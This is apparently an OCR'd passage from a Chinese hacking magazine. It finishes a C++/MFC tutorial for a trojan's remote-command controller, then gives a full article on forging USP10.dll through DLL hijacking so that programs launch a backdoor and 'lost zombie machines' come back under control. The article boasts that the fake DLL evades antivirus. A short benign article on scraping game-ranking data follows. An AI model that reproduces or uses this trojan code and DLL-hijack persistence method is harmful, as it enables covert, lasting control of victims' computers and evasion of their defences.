


图 1

（2）套接字的编程跟服务端相近，编写过程为初始化库、创建套接字、连接（connect）。我们要定义套接字等，需要在程序开头做好定义。

（3）对于 MFC 的界面需要创建线程来实现程序的顺畅运行。防止因为 connect 和 recv 等函数的阻塞出现程序无法响应。在此我们添加两个控件的成员变量，以实现编辑框内容的获取，m_ipaddr、m_port 分别对应着输入的 IP 地址和端口号。响应按钮，连接对应函数即为连接函数 OnConnect()。

连接函数 void CMyDlg::OnConnect() 及创建线程定义如下：

```
    void CMyDlg::OnConnect()
    {

        UpdateData(true);
        //实现将编辑框内的内容传递到控件的成员变量中
        CreateThread(NULL,NULL,ServerThread,this,NULL,NULL);

    }
    DWORD WINAPI ServerThread(LPVOID lparam)
    {
        CMyDlg *pDlg = (CMyDlg *)lparam;


        server = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

        serveraddr.sin_family = AF_INET;
        serveraddr.sin_port = htons(pDlg->m_port);
        serveraddr.sin_addr.S_un.S_addr = inet_addr(pDlg->m_ipaddr);
        client = connect(server,(SOCKADDR *)&serveraddr,sizeof
(serveraddr));
        if(client == SOCKET_ERROR)
        {
            MessageBox(NULL,"SORRY","连接出错",MB_OK);
            return -1;
        }
        MessageBox(NULL,"CONGRATULATE!","连接成功",MB_
OK);
        pDlg->SetDlgItemText(IDC_INFO,"连接成功");

        char szRecv[1024];
        CString str0,str1;
        memset(szRecv,0,1024);//对接受 szRecv 进行初始化
        //循环接受
        while(1)
        {

            recv(server,szRecv,1024,0);
            pDlg->GetDlgItemText(IDC_READ,str1);
            str0 = szRecv;
            str0 += "\r\n";
            str0 += str1;
            pDlg->SetDlgItemText(IDC_READ,str0);
        }
        return 0;
    }
```

ID_READ 是接受框的 ID，定义其属性为只读。

（4）对于执行按钮添加响应。创建新的线程实现命令的发送。

```
    定义其 ID 为 IDC_GO。其对应函数为 OnGo()
    执行函数：void CMyDlg::OnGo()
    {
        memset(szGo,0,64);
        GetDlgItem(IDC_WRITE)->GetWindowTextA(szGo,64);
        CreateThread(NULL,0,GoThread,this,NULL,NULL);

    }
    DWORD WINAPI GoThread(LPVOID lparam)
    {
        CMyDlg *pDlg = (CMyDlg *)lparam;
        //向服务端发送命令
        send(server,szGo,sizeof(szGo),0);
```

```
        if(strcmp(szGo,"exit") == 0)
        //如果发送的是 exit 则进行套接字的关闭，并推出程序
        {
            Sleep(100);
            pDlg->SetDlgItemText(IDC_INFO,"未连接");
            closesocket(server);
            closesocket(client);
            WSACleanup();
            exit(0);
        }

        return 0;
}
```

sfrcmp(szGo,"exit")是进行判断，如果要退出控制，可以发送 exit，进行退出。


（5）清除信息添加响应按钮响应。

```
void CMyDlg::OnClear()
{
    SetDlgItemText(IDC_READ,"");    //清空接收框。
}
```

至此一个简单的木马程序便完成了，当然其还存在很多不足，不能实现开机启动，不能实现进程的隐藏等功能。这些都是在以后的慢慢改进中进行添加实现的。这个只是一个主体，重点明白其原理，为以后实现更多功能打好基础。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：DLL 劫持、后门



DLL 劫持实现后门程序启动

文/masepu

"肉鸡"掉线的主要原因是重新安装了系统或是远控程序被清除。经过仔细分析一些"肉鸡"的机器情况，发现它们一般都会有多个盘符，且除了系统盘外其他盘基本都有安装或保存的系统常用工具或软件备份，因此我打算感染这些备份的程序，当"肉鸡"丢失后只要使用者运行这些程序，就会再次执行木马程序，从而达到抓回"肉鸡"的目的。

实现感染的方法有以下几种：

（1）直接感染。利用修改可执行文件的入口点来达到运行我们设定程序的目的。由于该种方式要改变 PE 文件的入口点地址，我觉得很难逃避杀毒防护软件的查杀。

（2）利用前段时间刚出来的 lnk 快捷方式漏洞，可以代替 autorun.inf 来做感染，并且效果要比 autorun 好很多，最近觉得该漏洞很火，大家可以自己改改做成新的磁盘感染工具。

（3）使用可执行文件捆绑的方式。不改变原程序的图标，将正常程序和木马程序捆绑在一起实现感染。可以利用黑防 2010 年第 6 期《远程文件捆绑器的设计与实现》一文中介绍的方法，也可以采用打包成 WINRAR 的自解压程序后替换图标的方法。

（4）利用 DLL 劫持方式。DLL 劫持的原理是利用系统调用 DLL 的搜索路径的优先级来实现的，因为程序优先加载当前目录下的系统同名 DLL，所以才能达到获取控制权的目的。本文将利用 DLL 劫持技术，实现运行任何程序都会运行我们设定的木马程序的效果。

DLL 劫持技术的原理是当一个可执行文件运行时，Windows 加载器将可执行模块映射到进程的地址空间中，加载器分析可执行模块的输入表，并设法找出任何需要的 DLL，将它们映射到进程的地址空间中。由于输入表中只包含 DLL 名而没有它的路径名，因此加载程序必须在磁盘上搜索 DLL 文件。其首先会尝试从当前程序所在的目录中搜索并加载 DLL，如果没有找到，则在 Windows 系统目录中查找，最后是在环境变量中列出的各个目录下查找。利用这个特点，我们可以先伪造一个可执行文件需要调用的同名 DLL，提供同样的输出表，在某些输出函数中完成我们预设的功能后再转向真正的系统 DLL。其他输出函数则只实现跳转到真正的系统 DLL 的功能。因此正常程序在调用系统 DLL 时会先调用当前目录下伪造的 DLL，完成相关功能后，再跳到系统 DLL 同名函数里执行。此种方法只对除 kernel32.dll、ntdll.dll 等核心系统库以外的 DLL 有效，如网络应用程序需要的 ws2_32.dll 文件、大部分应用程序都会调用的 lpk.dll 文件，这些 DLL 都可被劫持。所以我们可以利用这个过程来感染可执行文件，以达到抓回"肉鸡"，长期控制的目的。


根据以上原理，我打算伪造一个可执行文件都会调用的系统 DLL 文件，实现运行指定木马文件的功能。我最终选择和猫癣病毒一样的系统 USP10.dll 文件。正常的 USP10.dll 是字符显示脚本应用程序接口的相关文件，存在于 C:\WINDOWS\system32\USP10.dll。很多程序都要调用它。下面我们开始伪造一个 USP10.dll 文件，首先要构造输出函数。伪造的 USP10.dll 有着真实 USP10.dll 一样的输出函数。可以利用 DLL 模块中的函数转发器来实现这个目标，将对一个函数的调用转至另一个 DLL 中的另一个函数。可以使用这样的代码：#pragma comment(linker,"/EXPORT:SomeFunc=DllWork.someOtherFunc")，这个 pragma 告诉链接程序，被编译的 DLL 输出一个名为 SomeFunc 的函数。但是 SomeFunc 函数的实现实际上位于另一个名叫 DllWork.dll 的模块中的 SomeOtherFunc 函数中。如果要达到劫持 USP10.DLL 的目的，生成伪造的 USP10.DLL 输出函数必须与目标

DLL 输出函数名一样。可以构造这样的 pragma 指令：#pragma comment(linker, "/EXPORT:LpkPresent=_MemCode_ LpkPresent,@1")这样编译后的 DLL 会产生一个与 USP10.dll 同名的输出函数 LpkPresent，实际操作时，必须要为待转发的每个函数创建一个单独的 pragma 代码行，用以将 USP10.dll 的输出函数转换成相应的 pragma 指令。当应用程序调用伪装的 USP10.dll 的输出函数执行后，必须将其转到系统 USP10.dll 的同名函数中，以实现该 DLL 函数的真正功能。以 USP10.dll 中的导出函数 LpkPresent()为例，导出函数构造如下：

```
ALCDECL MemCode_LpkPresent(void)
{
GetAddress("LpkPresent");
_asm JMP EAX;//转到系统 USP10.dll 的 LpkPresent 输出函数
}
其中，GetAddress()函数的主要代码如下：
    FARPROC WINAPI GetAddress(PCSTR pszProcName)
    {    // 获取原始函数地址
      TCHAR tzPath[MAX_PATH];    // 加载原始模块
        GetSystemDirectory(tzPath, MAX_PATH);
        lstrcat(tzPath, TEXT("\\usp10.dll"));
        m_hModule = LoadLibrary(tzPath);
        FARPROC fpAddress;
        CHAR szProcName[16];
        fpAddress = GetProcAddress(m_hModule, pszProcName);
        if (fpAddress == NULL)
        {
          if (HIWORD(pszProcName) == 0)
{
                wsprintf(szProcName, "%d", pszProcName);
                pszProcName = szProcName;
          }
          ExitProcess(-2);
        }
        return fpAddress;
    }
```

我们可以通过 Visual Studio 6.0 里的 Depends 工具来查看一个 DLL 里有多少个导出函数，可以看到 USP10.dll 中有 35 个导出函数，其他的系统 DLL 导出函数更多，所以手工构造每一个输出函数是一件非常麻烦的事，在知道原理的前提下我们可以直接用工具 AheadLib 将 USP10.dll 的输出函数转换成相应的 pragma 指令，不再需要手工构造。然后我们将运行木马的代码加在伪造的 DLL 中，我不知道哪个输出函数会被所有程序调用，就直接将执行程序的代码写在了 DLL 文件的入口函数里，如直接在 DLL 文件的 DllMain()函数中写入代码：WinExec("C:\\windows\\system32\\calc.exe",0)，这样实现的效果是当运行可执行程序时就会同时打开一个计算器程序，和在输出函数中实现的效果是一样的。最后我们将木马保存到一个非系统盘的隐蔽地方，把伪造的 USP10.dll 复制到非系统盘的每一个可执行文件目录下，这样就完成了感染工作。以后只要运行目录下存在伪造的 USP10.dll 的可执行文件，都能够同时启动我们的后门程序，飞走的“肉鸡”就有可能再次飞回来。经测试，该感染工具在卡巴斯基等杀毒软件和防护软件下都可以顺利通过，我把伪造的 USP10.dll 上传到 virustotal.com 网站上检测，也全部通过，看来 DLL 劫持还是很不错的方法。但在 Windows Vista、Windows 7 下由于操作系统的原因，程序直接调用了系统的 DLL 文件，这种欺骗方法无效。本文涉及的程序均在 Windows XP SP3 下测试通过。编译环境为 Visual C++6.0。本文方法简单，哪位大侠有更好的方法，希望一起在黑防论坛交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：C#、XML
关键词：网游、DP、C#

某网游网站 DP 页面数据的分析与获取

文/图 GF

对于不爱游戏的同志，可能还不知道 DP 是什么，我们首先来看看 DP 是什么。

什么是 DP 排行？

DP 是顺网科技提出的一个游戏热门指数，通过顺网“网维大师”平台，所有的网吧终端的用户游戏行为综合分析得出，然后通过计算不同时间段的单击游戏时长综合得出的游戏热门程度，该页面如图 1 所示。

那么我们的目标是通过编程的方式获取这些信息。先把效果图给大家看看，如图 2 和图 3 所示。



图 1




图 2




图 3

这只是个核心的 demo 程序。事实上做到这里，已经可以将技术和功能衍生，例如，按搜索需求定时输出这些数据到指定的 Excel 中。

实现思路

本文的产生其实源于无聊时逛威客看到的任务。发布人只是寥寥数语说明自己的需求，所以考验的不只是技术，还有分析用户的需求，以及如何将用户需求技术具体化。

乍看任务标题“抓取网页数据”，其实脑中就已经有了大致的思路：Windows 提供获取网页数据的 api，我们只需要直觉输入 URL 读取就行了。至于分析这些数据，大致上和分析文本数据没什么两样。

可事实上并不是这么简单，通过打探，摆在面前的两个问题，完全可以推翻前面我们的惯性思维。

问题 1：图 1 中关键的 dp 数据并不能直接从网页代码中得到！而且作者还别有用心的在网页代码中添加了虚假代码误导我们，如图 4 所示。




图 4

框中的代码内容是 html 代码的注释语句。不注意的话会很容易被后面狂潮般的貌似 DP 数据代码骗过去。

将网页保存为本地文件后，再打开，DP 数据一个也没有。将代码里的相对路径加上网站 URL 构成绝对路径再打开，仍是无果。分析半天代码也查不出个所以然，估计是穿梭在 js 中了。错综复杂的调用弄得人晕头转向。这个时候不如返璞归真，以不变应万变，直接抓取网络数据包，果真得到了我们想要的数据，如图 5 所示。

